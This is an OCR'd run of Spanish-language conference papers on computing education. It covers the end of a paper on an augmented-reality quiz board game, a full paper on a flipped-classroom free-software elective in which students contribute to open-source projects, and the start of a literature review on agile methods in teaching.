


Figura 13. Diagrama de estado del ciclo de ejecución del video juego

El juego inicia en el estado Esperando selección de dado, el jugador 1 debe tocar el dado virtual que se puede observar en la figura 14 desde la pantalla del dispositivo móvil. El controlador Dice Controller determina de forma aleatoria cuantos casilleros debe avanzar la ficha del jugador. Una vez decidido se comunica el valor al controlador principal al Game Controller.




Figura 14. Jugador toca el dado virtual para saber cuantos casilleros avanzar.

Este evento desencadena una transición al estado "Búsqueda de casillero a avanzar", donde el controlador Game Controller envía la cantidad de casilleros a avanzar al controlador Board Controller para que actualice la posición del jugador en el tablero e informe en pantalla cuantos casilleros avanzar. El usuario toma el marcador que representa su ficha y avanza la cantidad de casilleros informada por el juego. Una vez informado los casilleros a avanzar, el controlador Board controller seleccionará el controlador Question Category Controller correspondiente para que revele la pregunta a contestar como se puede observar en la figura 15.



Figura 15. Pregunta a contestar por el jugador 1

Una vez terminado esta secuencia de tareas, el estado cambia a Esperando Respuesta. Las preguntas de cada categoría son multiple choice mezcladas aleatoriamente donde una de las opciones es la correcta. Cuando el usuario selecciona una respuesta, es procesada por el controlador Question Category controller activo para determinar si la respuesta es correcta o no. Una vez determinado el resultado comunicará el resultado final hacia el controlador Board Controller para que informe el resultado final al controlador principal Game Controller. Cuando el controlador principal recibe el resultado, se produce una transición hacia el estado Procesando Resultado del turno donde se decide si el jugador actual pierde el turno o continúa jugando. Si el usuario acertó en su elección sigue jugando, caso contrario pierde el turno para cedérselo al jugador 2. Una vez determinado que jugador continúa, se produce una transición al estado inicial esperando turno para iniciar el ciclo nuevamente. En caso de que un jugador llegue al final del recorrido, es considerado el ganador del juego.

Conclusión

En las anteriores secciones se presentó un framework que ofrece una alternativa a maestros y alumnos para reafirmar conceptos vistos en clase de manera dinámica y colaborativa. Por un lado, permite a alumnos y maestros crear preguntas de los temas vistos, propiciando un aprendizaje activo. Por otro lado, los alumnos que responden las preguntas consolidan el conocimiento adquirido. Para cada temática representada por un catálogo virtual aumentado debe crearse un tablero nuevo por cada uno, ya que cada categoría educativa representa un casillero del mismo. Futuras líneas de investigación se dedicarán a mejorar la interfaz de usuario y adaptar el framework para que pueda ser operado por gafas aumentadas como las Epson Moverio BT-200.

Referencias

[1] Ierache J., Mangiarua N., Becerra M., Igarza S. Spositto O. Framework for the Development of Augmented Reality Applications Applied to Education Games. In: De Paolis L., Bourdot P. (eds) Augmented Reality, Virtual Reality, and Computer Graphics. AVR 2018. Lecture Notes in Computer Science, vol 10850. Springer, Cham. p. 340-350.

[2] Yeon-Jae O., Young-Sang S, Eung-Kon K., "Picture Puzzle Augmented Reality System for Infants Creativity" Ubiquitous and Future Networks (ICUFN), 2016 Eighth International Conference, July 2016, pp 343-346.

[3] Muhamad F. N., Mohd S. S. "wARna - Mobile-based Augmented Reality Coloring Book'', 2015 4th International Conference on Interactive Digital Media (ICIDM) December 1-5, 2015 Bandung –Indonesia, September 2015, Pp 17-20.

[4] Haifa A., Kathy P. Y. L., Andrew S., "Co-Design of Augmented Reality Book for Collaborative Learning Experience in Primary Education", SAI Intelligent Systems Conference 2015 November 10-11, 2015 | London, UK, September 2016, pp 327-330.

[5] Lamees M, Mohd S. A. Q., Hessa A. H., Shayma A. S., Jamal Z., Jason W.P., "AIR-EDUTECH: Augmented Immersive Reality (AIR) Technology for High School Chemistry Education", 2016 IEEE Global Engineering Education Conference (EDUCON), 10-13 April 2016, Abu Dhabi, UAE, pp 842-847.

[6] Mhd W. B., Mona A., Jamal Z., Weruga L., Ng Jason, "Impact of Smart Immersive Mobile Learning in Language Literacy Education", 2016 IEEE Global Engineering Education Conference (EDUCON), 10-13 April 2016, Abu Dhabi, UAE, pp 443-447.

[7] Moralejo, L., Sanz, C., Pesado, P., Baldassarri, S.: Avances en el diseño de una herramienta de autor para la creación de actividades educativas basadas en realidad aumentada"(advances in the design of an author's tool for the creation of educational activities based on augmented reality, in xix congreso argentino de ciencias de la computación, 1st ed., pp. 516-525, oct. 2013.

[8] Re+public Disponible en http://www.republiclab.com. Accedido en septiembre 2019.

[9] Educ.ar. Disponible en https://www.educ.ar. Accedido en septiembre 2019.

[10] Ierache J., Mangiarua N., Bevacqua S., Verdicchio N., Becerra M., Sanz D., Sena M., Ortiz F., Duarte N., Igarza S.: 'Development of a catalogs system for augmented reality applications'. World academy of science, engineering and technology, international science index 97, international journal of computer, electrical, automation, control and information engineering (2015), 9(1), 1 - 7. Eissn: 1307-6892.

[11] Mangiarua N., Montalvo, C., Petrolo, F., Sanz D., Verdicchio N., Becerra M., Igarza S., Ierache J., framework para la generación de templates en sistemas de catálogos de realidad aumentada (framework for the generation of templates in catalog systems of augmented reality), xix workshop de investigadores en ciencias de la computación (wicc 2017), itba, buenos aires, p. 393-397 , isbn: 978-987-42-5143-5.

[12] Protocol buffers. Disponible en https://tinyurl.com/9bn7eu7. Accedido en octubre 2019.

[13] LZMA. Disponible en https://www.7-zip.org/sdk.html. Accedido en octubre 2019.

Aula invertida y participación en proyectos externos para la adquisición de competencias profesionales en Ingeniería de Sistemas de Información

Ricardo Medel
Departamento de Ingeniería en Sistemas de Información
Universidad Tecnológica Nacional – Facultad Regional Córdoba
Maestro M. López esq. Cruz Roja Argentina, Córdoba, Argentina
rmedel@frc.utn.edu.ar

Resumen

En Argentina la industria del software y los servicios informáticos ha crecido en las últimas décadas a un ritmo intenso, tanto en facturación como en recursos humanos empleados, y los pronósticos indican que se seguirá creciendo. Uno de los factores que impactan negativamente en este crecimiento es la falta de recursos humanos formados. Además de la diferencia entre la demanda de recursos humanos y la cantidad de egresados, diversas expresiones públicas de referentes de la industria y algunos reportes internacionales indican la existencia de una brecha entre la formación requerida por la industria y los conocimientos y competencias demostrados por los egresados de las casas de estudio. En particular, se reportan falencias en las aptidudes para trabajo grupal, experiencia en proyectos reales (tanto en tamaño como en complejidad) y habilidades de auto-formación. En este trabajo reportamos los resultados de implementar una asignatura electiva sobre software libre orientada a estudiantes del último año de la Ingeniería en Sistemas de Información, cuyas características principales son el uso de aula invertida, a fin de mejorar las competencias de auto-formación, y que para su aprobación se requiere que los estudiantes participen activamente en una comunidad de software libre, desarrollando sus habilidades de trabajo en grupo y proveyendo experiencia en proyectos reales.

Introducción

La relativamente larga historia de la industria del software y servicios informáticos en Argentina [1, 2] ha tenido vaivenes en su crecimiento. Sin embargo, en las últimas décadas ha crecido a un ritmo intenso. El Observatorio Permanente de la Industria de Software y Servicios Informáticos (OPSSI) de la Cámara de Empresas de Software y Servicios Informáticos (CESSI), en su reporte 2018 [3] indica que de 3.534 empresas registradas en 2017 se pasó a 4.849 una década después. Respecto a los recursos humanos se reporta un crecimiento desde los 69 mil empleados registrados en el año 2009 hasta los 101.700 empleados en el año 2018. Es en el aspecto de facturación donde hubo un crecimiento mayor, de los 9 mil millones de pesos en 2009 a los más de 92 mil millones de pesos en 2018. Además, se estima un crecimiento para el año 2019 de 32% en las ventas, 16% en las ventas al extranjero y un 14% en la demanda de recursos humanos. Este crecimiento se debió a factores internos y externos, entre los cuales, sin pretensión de ser exhaustivos mencionaremos la depreciación del peso argentino, el buen nivel educativo de la fuerza de trabajo, la creciente digitalización de la sociedad, el crecimiento de la infraestructura que permite prestar servicios al exterior y las leyes de promoción de la industria, tales como la Ley 25.922 de Promoción de la Industria del Software [4], promulgada en 2004 y renovada en 2011 [5], y su sucesora, la Ley de Promoción de la Economía del Conocimiento [6].

Sin embargo, debe notarse que un incremento del 14% de la demanda de trabajadores informáticos indica que se requerirán para este año el ingreso de aproximadamente 14 profesionales formados para la industria. Se estima que anualmente las casas de estudio, tanto universidades como institutos terciarios y escuelas técnicas, producen unos 5 mil egresados en carreras de informática, sistemas y computación. A este déficit numérico se suman reportes indicando, tanto a nivel nacional como internacional, la existencia de una importante brecha entre los conocimientos y compentencias requeridos por la industria y la formación recibida por los estudiantes en el sistema educativo formal [7–10].

De particular interés para nuestro trabajo son las falencias reportadas, tanto por los empleadores encuestados como por la autopercepción de los alumnos de últimos años y egresados recientes, en cuanto a las aptidudes para trabajo grupal en contexto de proyectos reales en cuanto a complejidad, escala y temática, y las habilidades de resolución de problemas por uno mismo y de auto-formación [7]. En este artículo se reportan los

resultados de implementar una asignatura electiva dedicada al eje temático del software libre, para estudiantes del último año de la Ingeniería en Sistemas de Información, cuyas características principales, es decir, el uso de aula invertida y la participación de los estudiantes en comunidades externas de software libre, permiten mejorar las competencias de auto-formación, resolución de problemas y experiencia en proyectos reales.

En la siguiente sección describiremos la asignatura y sus principales características novedosas. En la sección 3 presentaremos los resultados de cinco años de implementación de esta asignatura. Mientras que en la sección 4 expondremos las conclusiones de nuestro trabajo y las propuestas de cambios a realizar en la asignatura a fin de mejorar su efectividad.

Características de la asignatura

El objetivo de esta asignatura electiva del último año de la carrera de Ingeniería en Sistemas de Información es completar la formación del egresado fin de que sea capaz de tomar decisiones informadas sobre el uso y desarrollo de software libre [11, 12]

El “software libre” es aquel software que asegura al usuario cuatro libertades esenciales [13]:

0. La libertad de ejecutar el programa como se desee, con cualquier propósito.
1. La libertad de estudiar cómo funciona el programa, y cambiarlo para que haga lo que el usuario quiera (el acceso al código fuente es una condición necesaria para ello).
2. La libertad de redistribuir copias para ayudar a otros.
3. La libertad de distribuir copias de sus versiones modificadas a terceros (el acceso al código fuente es una condición necesaria para ello).

Debido a su bajo o nulo costo, a su cada vez mejor desempeño técnico y a la posibilidad de distribuirse libremente en general y entre la comunidad educativa en particular, el uso de software libre en educación se ha expandido en todos los niveles [14]. Además, el participar en el desarrollo de software libre permite a los alumnos experimentar el proceso de desarrollo de software real (a escala *in-the-large* y con aplicaciones interesantes, entre otras características), a diferencia de la experiencia académica usual, que se enfoca en realizar pequeños programas de práctica, con requerimientos, usuarios y demás restricciones ficticias, provistas por la cátedra [15, 16].

La asignatura se desarrolla durante el primer cuatrimestre, con una duración de 35 horas de clases teórico-prácticas (una clase de dos horas y media por semana). Si bien durante los cinco años de desarrollo hubo variaciones en su orden y profundidad. los temas que se estudian son los siguientes.

- Conceptos básicos del software libre
- Historia del software libre
- Licencias de software
- Gestión de comunidades de software libre
- Calidad de proyectos de software libre
- Modelos de negocios basados en software libre
- Sistemas operativos libres
- La filosofía del software libre en otros ámbitos: educación, movimientos sociales y gobierno.

Las dos principales características diferenciadoras de esta asignatura son la utilización del formato de “aula invertida” y la obligatoriedad para los estudiantes de participar en un proyecto de software libre existente y en el cual no haya participado previamente.

La mecánica del aula invertida exige que el equipo de cátedra indique, una semana antes de la clase, el temario a desarrollar y entregue un listado de bibliografía y material audiovisual sugerido. El día de la clase, un grupo de estudiantes, previamente seleccionado por la cátedra, utilizará recursos audiovisuales para dirigir la discusión del tema. El equipo de cátedra anima a la discusión y toma nota de la participación de cada estudiante en la clase.

Para la participación en un proyecto de software libre, cada estudiante debe seleccionar una comunidad en la cual participar. La selección de dicha comunidad la realiza libremente cada alumno, aunque el equipo de cátedra provee un listado de comunidades sugeridas, en las que ya se han realizado participaciones exitosas o se tiene cierta relación con la comunidad.

La asignatura ofrece aprobación directa con una nota igual o superior a 7 (siete), tomada como el promedio de los resultados de las evaluaciones aprobadas del alumno. Las evaluaciones se basan en:

- Participación del alumno en las clases invertidas.
- Un examen parcial teórico-práctico y su correspondiente recuperatorio.
- Informes escritos sobre distintos aspectos de la experiencia del estudiante en una comunidad desarrollando un proyecto de software libre.
- Una presentación oral final sobre la experiencia del estudiante en dicha comunidad.

Mientras que los informes escritos son individuales, la presentación oral final puede compartirse entre alumnos que han participado de la misma comunidad.

Resultados de implementación

En esta sección resumimos los resultados de la implementación esta asignatura respecto de la cantidad de alumnos, las comunidades donde se realizaron las prácticas y la naturaleza de dichas prácticas.

A fin de cuantificar los resultados, mostramos en la Tabla 1 la cantidad de alumnos inscriptos, la cantidad de alumnos que comenzaron la asignatura y la cantidad de alumnos que obtuvieron la aprobación directa en cada año desde el comienzo de su implementación.

Tabla 1. Cantidad de estudiantes por año.

Año	Inscriptos	Asistentes	Aprobados
2015	31	19	14
2016	29	13	12
2017	53	42	33
2018	45	37	27
2019	37	30	19

Creemos que es necesario diferenciar entre las dos primeras columnas de la Tabla 1 (*Inscriptos* y *Asistentes*), puesto que, como toda asignatura electiva de nuestra facultad, no hay penalidad para los estudiantes que se inscriben en la asignatura y luego nunca asisten a clase. Es usual para los estudiantes inscribirse en varias asignaturas electivas a comienzo de año y luego decidir a cuál asistir. En la Figura 1 muestramos los mismos datos en forma gráfica, lo que permite ver la variación en la cantidad de alumnos inscriptos, asistentes y aprobados a lo largo del tiempo.




Figura 1. Variación en cantidad de estudiantes por año.

Cabe notar que los estudiantes que no lograron la aprobación directa en todos los casos abandonaron el cursado de la asignatura sin haber aprovechado todas las oportunidades de evaluación. Las razones de los abandonos, cuando pudieron registrarse, fueron debido a incompatibilidad horaria con empleos (gran parte de los estudiantes de quinto año ya trabajan en la industria) o por razones personales.

Respecto a la participación de los alumnos en las comunidades de software libre, en la Tabla 2 listamos las comunidades en las cuales han participado a lo largo de los años, clasificadas según la cantidad de estudiantes que han participado en ella.

Se indica con ES las comunidades cuyo principal idioma de comunicación es el español, y con L las comunidades que son predominantemente locales, con la mayoría de sus integrantes habitando en nuestra ciudad, pues consideramos relevante diferenciar la participación en comunidades globales respecto de las participaciones en comunidades locales, ya que en ambos casos la problemática de la comunicación es diferente.

Tabla 2. Participación en comunidades de software libre.

Proyecto/Comunidad	Alumnos
pilas-engine (ES)	17
PseInt (ES)	7
Node-open-pilot (ES, L), Pilas Bloques (ES), Reconocedor de billetes (ES, L)	6*
Open Source Guide, PumaScript (ES, L)	5*
CakePHP, Hola, OpenStreetMap, Tails	3*
BabelZilla, Google Search API, Ícaro (ES, L)	2*
Airesis, ASP .Net Core, CIAA (ES), Elastic Search, Epoptes, FullCalendar, HaxeFlixel, JesterJ, Koha, LibreOffice, Ludwing, Mageia, Marble, Match-it, Mindfulness at the computer, Moodle, Mozilla, Much-Assembly-Required, MySQL Workbench, Nelson, Ninja-IDE (ES), Nuka Carousel, OkHttp, Producing Open Source Software (libro), Rayo.js, Red-DiscordBot, REngine, rst2html5 (ES), Sakai, Terasology, The Smart House (ES, L), Theia, VLC Media Player, Vue js, Wikimedia Commons	1*

* El número indica la cantidad de alumnos que participó en cada proyecto durante los años 2015–2019.

Es importante destacar que la participación en una comunidad de software libre a la que se ingresa por primera vez suele ser dificultosa, ya sea por las limitaciones técnicas o de comunicación del estudiante, así como la falta de confianza de la comunidad respecto del recién ingresado. Es decir, el estudiante que recién ingresa en una comunidad de software libre no posee "crédito" asociado a su credibilidad, entre otras barreras

que le impiden el acceso como miembro pleno de la comunidad [17, 18].

Dado que el tiempo de participación (menos de un cuatrimestre) difícilmente permita crear ese crédito, en muchos casos la participación de los estudiantes está restringida a actividades relativamente simples, tales como traducción de documentos del inglés al castellano o búsqueda y reporte de *bugs*. En la Tabla 3 mostramos las actividades en las cuales se involucraron los estudiantes, indicando la cantidad de proyectos en que fueron realizadas, a fin de poder comparar la frecuencia con que dichas actividades se realizaron.

Tabla 3. Actividades realizadas en las comunidades de software libre.

Actividad	# proyectos
Reporte de errores	15
Traducción al castellano	14
Corrección de errores	10
Documentación	8
Agregado de funcionalidades	5
Creación/Mejora de tutoriales	4
Mejora de procesos	4
Agregado de arte (música/fondos)	3
Mejoras en el código/performance	3
Mejoras en página web	3
Agregado/mejoras de tests	2
Traducción al inglés	2
Desarrollo de capacitación	1

Cabe aclarar que las actividades “Corrección de errores”, “Agregado de funcionalidades” y “Mejoras en el código/performance” resultan en que código escrito por los estudiantes es incorporado al producto desarrollado por la comunidad. Así mismo, “Mejoras en página web” y “Agregado/mejoras de tests” indica que código escrito por el estudiante es incorporado en lugares claves del proyecto de la comunidad. Todas estas actividades requieren de un gran esfuerzo por parte del estudiante para lograr la confianza de la comunidad y son objeto de gran escrutinio por parte de las personas a cargo de aceptar los aportes de los contribuyentes a la comunidad.

Tabla 4. Porcentaje de estudiantes aprobados por año.

Año	% de aprobados respecto de asistentes
2015	74%
2016	92%
2017	79%
2018	73%
2019	79%

Los resultados cuantitativos muestran un buen índice de aprobación a lo largo de los años, con un promedio general de 79% de estudiantes aprobados respecto a los asistentes al curso (ver Tabla 4).

Anualmente, luego de finalizado el cursado de la asignatura se realiza una encuesta informal a los estudiantes para determinar la conformidad de los mismos respecto de los temas abordados, la implementación de la asignatura y los resultados de su participación en la comunidad de software libre.

Los resultados de estas encuestas son positivos, indicando que los alumnos valoran los temas estudiados y la posibilidad de realizar una experiencia en un proyecto verdadero e interactuando con personas de diversas partes del mundo y con diferentes orígenes.

Respecto de la implementación del aula invertida, la cual se ha realizado desde el año 2018, las respuestas han sido positivas, aunque se indica que se requirió una adaptación de la forma de trabajo de los estudiantes, ya que no existe otra asignatura con tal característica en toda la carrera.

Trabajos relacionados

La inclusión de proyectos de software libre en asignaturas de formación de ingenieros en informática, computación o sistemas no es novedosa, tal como lo muestran varias experiencias en el país y el extranjero [15, 16, 18 – 22]. Sin embargo, nuestra mayor novedad es la implementación de la práctica del aula invertida y de la participación en proyectos de software libre realizados por comunidades externas, ya existentes y sin limitaciones temáticas.

Experiencias previas han utilizado proyectos de software libre, pero en la mayoría de los casos han sido creados ad-hoc para la asignatura, realizados por grupos de alumnos cursantes y mentoreados por profesores o bien por profesionales de la industria local. En nuestro caso los proyectos son pre-existentes y las comunidades están formadas heterogéneamente, con su propia historia y sin relación con la asignatura. En algunos

casos se han reportado similares condiciones de asimilación a comunidades externas, pero con la restricción temática de ser “para el bien de la humanidad” o HFOSS (Humanity Free Open Source Software) [23, 24].

Por otro lado, tampoco hemos detectado una asignatura de este tipo que implemente el concepto de aula invertida. Esta estructura pedagógica se utilizó con el objetivo particular de incrementar las habilidades de auto-formación de los estudiantes y la búsqueda de información para resolver problemas. Hemos aprovechado la naturaleza del tema del software libre, que permite discusiones sobre diferentes puntos de vista, enfoques y prácticas para alentar la participación en clase con opiniones propias de los estudiantes, pero basadas en información recolectada previamente.

Conclusiones y propuestas

Consideramos que los resultados de esta asignatura han sido muy positivos, tanto cuantitativa como cualitativamente. En particular creemos que la oportunidad de trabajar en una comunidad global, generalmente comunicándose en inglés y con herramientas, procesos y reglas similares a las encontradas en la industria del software permite a los estudiantes tener una experiencia de primera mano en un proyecto “real”, a diferencia de los proyectos académicos en los que ha participado en otras asignaturas durante su carrera.

Por otra parte, la combinación de aula invertida y participación en una comunidad y proyecto novedoso para el estudiante le permite ejercitar sus habilidades de auto-formación e indagación frente a nuevos problemas.

A futuro consideramos combinar la práctica del aula invertida basada en discusiones, si se quiere, teóricas sobre el software libre, con ejercicios prácticos durante las clases. Este cambio propuesto se orienta a exigir a los estudiantes mayor compromiso con el estudio previo a la clase, algo que se desdibuja cuando el estudiante sabe que no debe exponer el tema (o dirigir la discusión) y considera que su conocimiento previo es suficiente para participar en la clase discutiendo algunos puntos más bien retóricos.

Durante el último año de implementación (2019) se incrementó la cantidad de informes escritos exigidos a los estudiantes. Estos informes debían reportar distintos aspectos de la participación del estudiante en la comunidad. De esta manera se les obligó a seleccionar una comunidad y comenzar su participación desde el comienzo del cuatrimestre, en paralelo con las clases teóricas, algo que se había debilitado al pasar de los años. Se planea continuar con este esquema de informes mensuales, los cuales son evaluados e incorporados a la nota final de la asignatura, a fin de detectar tempranamente problemas de integración en la comunidad elegida.

Con este artículo, presentando nuestros resultados en la implementación de una asignatura que requiere la participación de los estudiantes en proyectos reales, por fuera de los límites de la universidad, esperamos alentar a nuestros colegas a buscar formas innovadoras de promover las habilidades y competencias que la industria del software y los servicios informáticos requiere de nuestros egresados.

Agradecimientos

El autor agradece a los colaboradores iniciales que hicieron posible la creación e implementación de esta propuesta educativa: Juan Cabral, Néstor Navarro y Mariano Reingart. Y a todos los estudiantes que, desde 2015, han dado vida a esta asignatura.

Referencias

[1] Aguirre, J., Carnota, R. (compiladores), Historia de la informática en Latinoamérica y el Caribe: investigaciones y testimonios, 1a ed., Río Cuarto: Universidad Nacional de Río Cuarto, noviembre de 2009.

[2] Aguirre, J., Rojo, G., “Línea de investigación en Historia de la Informática, el proyecto SAMCA-Salvando la Memoria de la Computación Argentina”, XII Workshop de Investigadores en Ciencias de la Computación - WICC 2010, Universidad Nacional de la Patagonia San Juan Bosco, 5 y 6 de mayo de 2010.

[3] OPSSI, Reporte anual del sector de software y servicios informáticos de la República Argentina – Año 2018, Ciudad Autónoma de Buenos Aires: CESSI, abril de 2019.

[4] Ley 25.922 – Ley de Promoción de la Industria del Software, 2004. http://servicios.infoleg.gob.ar/infolegInternet/anexos/95000-99999/98433/norma.htm

[5] Ley 26.692 – Promoción de la Industria del Software, 2011. http://servicios.infoleg.gob.ar/infolegInternet/anexos/185000-189999/185701/norma.htm

[6] Ley 27.506 – Régimen de Promoción de la Economía del Conocimiento, 2019. http://servicios.infoleg.gob.ar/infolegInternet/anexos/320000-324999/324101/norma.htm

[7] Oguz, D. and Oguz, K., “Perspectives on the Gap Between the Software Industry and the Software Engineering Education”, IEEE Access, vol. 7, 2019, pp. 117527-117543.

[8] Almi, N. E. A. M., Rahman, N. A., Purusothaman, D. and Sulaiman, S., “Software engineering education: The gap between industry's requirements and graduates' readiness”, 2011 IEEE Symposium on Computers & Informatics, Kuala Lumpur, 2011, pp. 542-547.

[9] Radermacher, A. and Walia, G., “Gaps between industry expectations and the abilities of graduates”, Proceeding of the 44th ACM technical symposium on Computer science

education (SIGCSE '13), ACM, New York, NY, USA, 2013, pp. 525-530.

[10] Caiafa, M. D., Busto, A. M., Aurelio, A., Krajnik, J., “El perfil profesional de los ingenieros del sector TIC: Diagnóstico basado en competencias”, XIII Congreso de Tecnología en Educación y Educación en Tecnología, Posadas, Misiones, Argentina, 2018, pp. 159-168.

[11] Cabral, J. B., Medel, R., Navarro, N., Reingart, M., “Propuesta de incorporación de la Ingeniería de Software Libre y Código Abierto al currículo de Ingeniería en Sistemas de Información y carreras afines”, Simposio Argentino sobre Tecnología y Sociedad – STS 2014, 43ª JAIIO – Jornadas Argentinas de Informática, Buenos Aires, Argentina, 2014.

[12] Medel, R., “Participación de los estudiantes en una comunidad de software libre como criterio de evaluación”, VI Jornada de Enseñanza de la Ingeniería – JEIN, Córdoba, Argentina, 2018.

[13] Free Software Foundation, “¿Qué es el software libre?”, 2018. https://www.fsf.org/es/recursos/que-es-el-software-libre

[14] Sánchez Vera, M., “Los desafíos de la cultura participativa: Software libre y universidad”, Edutec: Revista electrónica de Tecnología Educativa, Vol. 33, número 9, 2010.

[15] Wachenchauzer, R., “Trabajos de Carreras de Informática en Comunidades de Código Abierto”, Jornadas Argentinas de Software Libre, 2013, pp. 130-140.

[16] Buffardi, K., “Localized open source collaboration in software engineering education”, IEEE Frontiers in Education Conference (FIE), 2015, pp. 1-5.

[17] Hannebauer, C., Book, M. and Gruhn, V., “An exploratory study of contribution barriers experienced by newcomers to open source software projects”, 2014.

[18] Steinmacher, I., Gerosa, M., Conte, T. U., and Redmiles, D. F., “Overcoming Social Barriers When Contributing to Open Source Software Projects”, Computer Supported Cooperative Work, Vol. 28, Issue 1-2, 2019, pp. 247-290.

[19] Forshaw, M., Solaiman, E., McGee, O., Robinson, P., and Emerson, R., “Meeting Graduate Employability Needs through Open-source Collaboration with Industry”, Proceedings ACM SIGCSE '16, pp. 516-521.

[20] Ferreira, C., Souza, C., Pinto, G., Steinmacher, I. and Meirelles, P., “When students become contributors: leveraging OSS contributions in software engineering courses”, XXXII Brazilian Symposium, September 2018.

[21] Pinto, G., Figueira, F. F., Steinmacher, I. And Gerosa, M. A., “Training Software Engineers Using Open-Source Software: The Professors' Perspective”, 30th IEEE Conference on Software Engineering Education and Training (CSEE&T), October 2017.

[22] Coelho Nascimento, D. M., Bittencourt, R., Von Flach Garcia Chavez, C., “Does FLOSS in Software Engineering Education narrow the Theory-Practice Gap? A Study Grounded on Students' Perception”, March 2019.

[23] Dziallas, S., Ellis, H., Chua, M., Huss-Lederman, S. and Wurst, K., “Teaching open source: involving students in free and open source software (FOSS) project communities”, February 2012.

[24] Burdge, D., Postner, L., Morgan, B., Ellis, H., Jackson, S., Hislop, G. and Purcell, M., “Teaching with HFOSS to provide students with real world experience: an introduction”, Proceedings of the 45th ACM technical symposium on Computer science education, March 2014.

La agilidad como una estrategia de enseñanza: una revisión de la literatura

Marcela Arias[2], César Villegas[2], Karina Ramirez[2], Verónica A. Bollati[1]

[1]Facultad Regional Resistencia
Universidad Tecnológica Nacional – CONICET
Resistencia, Chaco - Argentina
vbollati@gmail.com

[2]Facultad Regional Resistencia
Universidad Tecnológica Nacional
Resistencia, Chaco - Argentina

Abstract

En los últimos años, la manera en la cual los estudiantes aprenden ha cambiado significativamente. Una de las principales diferencias entre el modelo educativo tradicional y el modelo educativo actual es el cambio de rol de estudiantes y profesores. Donde, los primeros pasan de ser sujetos pasivos y meros receptores de información, a sujetos activos y emprendedores, mientras que los segundos dejan a un lado su papel protagonista para convertirse en mediadores y facilitadores, cuyo objetivo en este contexto pasa a ser el de enseñar a aprender al estudiante, propiciando que el estudiante adquiera las competencias a través de actividades que, aunque dirigidas o supervisadas por el profesor, son realizadas por el estudiante tanto dentro como fuera del aula.

En este sentido, se considera que la educación puede favorecerse de los valores que rigen a la agilidad, en particular del hecho de priorizar a las personas por sobre el proceso. Este trabajo presenta las principales conclusiones obtenidas del análisis del estado del arte de la aplicación de técnicas o prácticas ágiles en el proceso de enseñanza-aprendizaje. Dicho análisis ha sido realizado siguiendo el proceso de revisión sistemática de la literatura

1. Introducción

El enfoque de intentar adaptar procesos provenientes de otras disciplinas, como la construcción o la manufactura de bienes, a la creación de software ha demostrado funcionar en limitadas circunstancias, no alcanzando en la mayoría de los casos los objetivos deseados de tiempos, presupuesto o calidad [1]. En este sentido, los métodos de desarrollo ágiles surgen como una reacción de la comunidad a las metodologías tradicionales que dominaban el mundo de la Ingeniería del Software, promoviendo la comunicación, la autoorganización, la flexibilidad y la innovación, en lugar de una amplia planificación y procesos rígidos. Estas prácticas difieren de los enfoques tradicionales demostrando mejorar el desempeño de los equipos que las adoptan [6].

Si bien, la piedra fundamental de esta corriente fue planteada por un grupo de profesionales, que, en 2001, decidieron realizar un manifiesto (llamado Manifiesto Ágil) en cual propusieron cuatro valores y doce principios [2], en los últimos 10 años, las prácticas ágiles se han convertido en el estándar seguido por organizaciones de todo el mundo para desarrollar software [3], [4], [5].

La mayoría de las prácticas ágiles surgen en entornos de desarrollo de software, sin embargo, los principios y valores ágiles son aplicables a cualquier disciplina o proyecto de componente intelectual. De hecho, educación, RRHH, ámbitos comerciales y marketing, son áreas en las que la agilidad ha tomado mayor notoriedad.

Concretamente, en lo que refiere a la aplicación de Scrum en la educación, son muchos los casos e iniciativas de referencia. Entre los más significativos se puede mencionar a eduScrum [7] que propone incorporar el uso de Scrum en las escuelas de educación secundaria con el objetivo de que los estudiantes trabajen de manera enérgica, enfocada, efectiva y eficiente, motivados a convertirse en un miembro valioso del equipo y desarrollar valores como la responsabilidad y la autonomía a la vez de fortalecer su autoestima por ver resultados inmediatos. A partir de eduScrum, en 2016 se origina una iniciativa a nivel global conocida como “Agile in Education” [8] que

persigue los mismos objetivos que eduScrum. La misma promueve ciclos de enseñanza visibles e iterativos, donde se fomentan las alianzas y la educación significativa y relevante desde la propia experiencia de los alumnos, con evaluaciones basadas en retroalimentación y reflexión propiciando un crecimiento continuo y sentido de propiedad e incrementando la colaboración y la autodirección. El compartir la perspectiva individual desarrolla la inteligencia social, la cual es necesaria para resolver problemas, comunicarnos efectivamente y profundizar en el entendimiento.

